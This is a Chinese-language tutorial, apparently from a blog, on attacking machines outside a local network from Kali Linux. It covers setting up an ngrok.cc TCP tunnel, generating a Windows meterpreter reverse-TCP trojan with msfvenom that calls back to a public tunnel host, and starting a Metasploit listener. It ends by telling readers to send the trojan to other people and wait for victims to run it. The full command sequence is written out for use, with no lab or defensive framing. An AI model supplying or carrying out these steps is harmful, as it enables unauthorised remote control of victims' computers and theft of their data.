



kali想要攻击外网，需要进行内网穿透。  
  
1、首先打开：[https://www.ngrok.cc](https://www.ngrok.cc/)，进去注册个账号，登录进去，然后点击左侧的实名认证项，进行实名认证。实名认证是需要支付一定费用的，以前是2元，现在不知道，自己根据财力量力而行。  
  
  
2、实名认证通过后，点击左侧的隧道管理 -》开通隧道 -》找到美国Ngrok免费服务器 -》 点击立即购买 -》在弹出来的窗体中点击确定按钮  
  
  
3、隧道协议：选择 tcp  
     隧道名称：自定义  
     远程端口：10000-11000之间的端口随便写，如果不能用在文本框后面会有提示，就换一个，直到能用为止  
     本地端口：ip是kali的ip地址，端口是后面kali需要监听的端口，如果到时6666端口不能用，就自己换一个  
  
  
4、信息确定无误之后，点击确定开通  
  
  
5、点击客户端下载，记住这里的隧道id，后面要用。  
  
  
6、根据自己的kali版本来下载，如果跟我的一样，就下载Linux 64Bit版本，如果不知道的，下错了用不了，就重新下载一个试试就知道了。点击Linux 64Bit版本就会自动下载了。  
  
  
7、如果是windows下载的，就把下载的这个 linux\_amd64.zip 上传到 kali去，如果是直接用 kali下载的就不用管了。然后直接把这个 zip 压缩包解压出来，进入linux\_amd64目录下，里面有个sunny文件，输入命令： ./sunny  clientid  173043376275，其中173043376275是隧道id，上面第5步有。  
  
  
回车之后看到这个界面，就表示成功了  
  
  
8、然后新打开一个命令窗口，使用msfvenom生成windows远控木马。输入命令：msfvenom  -p  windows/x64/meterpreter/reverse\_tcp  lhost=free.idcfengye.com  lport=10001  -f  exe  -o  /home/kali/Desktop/mm.exe  
  
  
9、开启监听，输入：use  exploit/multi/handler，使用监听模块。  
然后输入：set  payload  windows/x64/meterpreter/reverse\_tcp，设置攻击载荷。  
输入：set  lhost  192.168.1.197，设置ip地址  
输入：set  lport  6666，设置端口号  
  
  
10、木马发给别人，姜太公钓鱼，愿者上钩！  
